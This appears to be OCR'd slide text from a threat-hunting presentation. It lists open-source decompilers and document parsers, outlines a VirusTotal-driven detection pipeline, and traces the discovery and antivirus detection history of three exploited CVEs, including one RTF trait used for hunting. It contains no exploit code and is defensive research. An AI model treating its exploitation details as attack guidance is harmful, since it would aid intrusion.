JDCore 🏃‍♀️	http://java-decompiler.github.io/
FernFlower	https://github.com/JetBrains/intellij-community/tree/master/plugins/java-decompiler/engine
Procyon	https://bitbucket.org/mstrobel/procyon/wiki/Java%20Decompiler

🔨 OSS Primitives: Flash 🔨

flasm	http://flasm.sourceforge.net/
xxxswf	https://pypi.org/project/xxxswf/
FFDec	https://www.free-decompiler.com/flash/
SWFDump	http://www.swftools.org/swfdump.html
JPEXS	https://github.com/jindrapetrik/jpexs-decompiler


🔧 OSS Primitives: PDF 🔧

PDF{id,parser}	https://blog.didierstevens.com/programs/pdf-tools/
PeePDF	https://github.com/jesparza/peepdf
PDFtoText	https://pypi.org/project/pdftotext/
ExifTool	https://www.sno.phy.queensu.ca/~phil/exiftool/

🗜 OSS Primitives: Office 🗜

OLEDump	https://blog.didierstevens.com/programs/oledump-py/
OLEFile	https://www.decalage.info/olefile
cat{doc,ppt,xls}	https://github.com/petewarden/catdoc
xlsx2csv	https://github.com/dilshod/xlsx2csv
docx2txt	http://docx2txt.sourceforge.net/

Data Flow



VTI
HUNT RULES
NOTIFICATIONS
RSS TWITTER GITHUB
VT HUNT INGESTOR
Threat KB
VT FILE SCANNER
@ +10 DAYS
@ +20 DAYS
EFS
AURORA DB
THREAT INGESTOR
VT FILE REPORTER
FILE
FRESH VERDICTS
URL FILE DOWNLOADER
HYBRID ANALYSIS / ANY RUN
VT FILE DOWNLOADER
ON DAY 20
CLASSIFIER
DECISION
DEEP FILE INSPECTION
(Deeper Into the Soil)
YARA SCANNER
ALERTS
FEATURE EXTRACTOR
ML

Real world examples.

CVE-2017-8759, Microsoft .NET WSDL code-injection vulnerability.

CVE-2018-4878, Adobe Flash DRM UAF vulnerability.

CVE-2018-8174, Microsoft IE VBScript UAF vulnerability.



Real world examples.


CVE-2017-8759, Microsoft .NET WSDL code-injection vulnerability.

CVE-2018-4878, Adobe Flash DRM UAF vulnerability.

CVE-2018-8174, Microsoft IE VBScript UAF vulnerability.

CVE-2018-8174

- Sample initially uploaded to VT on 4/18/2018 from a US based source.
- The campaign launches on 4/25/2018.
- Next uploads don't appear until 5/9 and range from: IN, IT, PH, SA, US.
- KR, DE, FR, CN, and SG follow on 5/10.
- Initial AV detection was good, 16 vendors.
- Worm charming vibration: "`\\objupdate`", RTF Byte Nibble (from 2/2018)


Detections Evolution
Detections
31
30
25
20
15
10
5
0
2018-04-18
2018-04-27
2018-05-03
2018-05-09
2018-05-09
2018-05-09
2018-05-09
2018-05-09
2018-05-09
2018-05-09

CVE-2018-8174

2018-04-18T06:50:30

Ad-Aware	Exploit.RTF-ObfsStrm.Gen	**Antiy-AVL**	Trojan[Exploit]/RTF.CVE-2017-0199
Arcabit	Exploit.RTF-ObfsStrm.Gen	**Baidu**	Win32.Exploit.CVE-2017-0199.f
BitDefender	Exploit.RTF-ObfsStrm.Gen	**CAT-QuickHeal**	Exp.RTF.CVE-2017-0199.AO
Emsisoft	Exploit.RTF-ObfsStrm.Gen (B)	**eScan**	Exploit.RTF-ObfsStrm.Gen
F-Secure	Exploit.RTF-ObfsStrm.Gen	**GData**	Script.Exploit.CVE-2017-0199.A
Kaspersky	HEUR:Exploit.MSOffice.Generic	**MAX**	Malware (ai Score=89)
NANO-Antivirus	Exploit.Rtf.Heuristic-rtf.dinbqn	**TrendMicro**	HEUR_RTFMALFORM
TrendMicro-HouseCall	Mal_CVE20170199-2	**ZoneAlarm**	HEUR:Exploit.MSOffice.Generic

CVE-2018-8174

2018-04-18T06:50:30

Ad-Aware	Exploit.RTF-ObfsStrm.Gen	Antiy-AVL	Trojan[Exploit]/RTF.CVE-2017-0199
Arcabit	Exploit.RTF-ObfsStrm.Gen	Baidu	Win32.Exploit.CVE-2017-0199.f
BitDefender	Exploit.RTF-ObfsStrm.Gen	CAT-QuickHeal	Exp.RTF.CVE-2017-0199.AO
Emsisoft	Exploit.RTF-ObfsStrm.Gen (B)	eScan	Exploit.RTF-ObfsStrm.Gen
F-Secure	Exploit.RTF-ObfsStrm.Gen	GData	Script.Exploit.CVE-2017-0199.A
Kaspersky	HEUR:Exploit.MSOffice.Generic	MAX	Malware (ai Score=89)
NANO-Antivirus	Exploit.Rtf.Heuristic-rtf.dinbqn	TrendMicro	HEUR_RTFMALFORM
TrendMicro-HouseCall	Mal_CVE20170199-2	ZoneAlarm	HEUR:Exploit.MSOffice.Generic


CVE-2018-4878

- Sample initially uploaded to VT on 1/22/2018 from South Korea.
- Kaspersky and ZoneAlarm each heuristically identified the SWF 0day.
- @issuemakerslab discovers the 0day in-the-wild and publicizes on 2/1.
- Later, we see uploads from the US and detection jumps to 9 vendors.
- More uploads on 2/2 from SG, RU, and JP.
- By 2/5 20 vendors have proper detection.
- Worm charming vibration: RTF w/SWF, SWF exits on debugger detection.

Simon Choi
@issuemakerslab

Following

Flash 0day vulnerability that made by North Korea used from mid-November 2017. They attacked South Koreans who mainly do research on North Korea. (no patch yet)



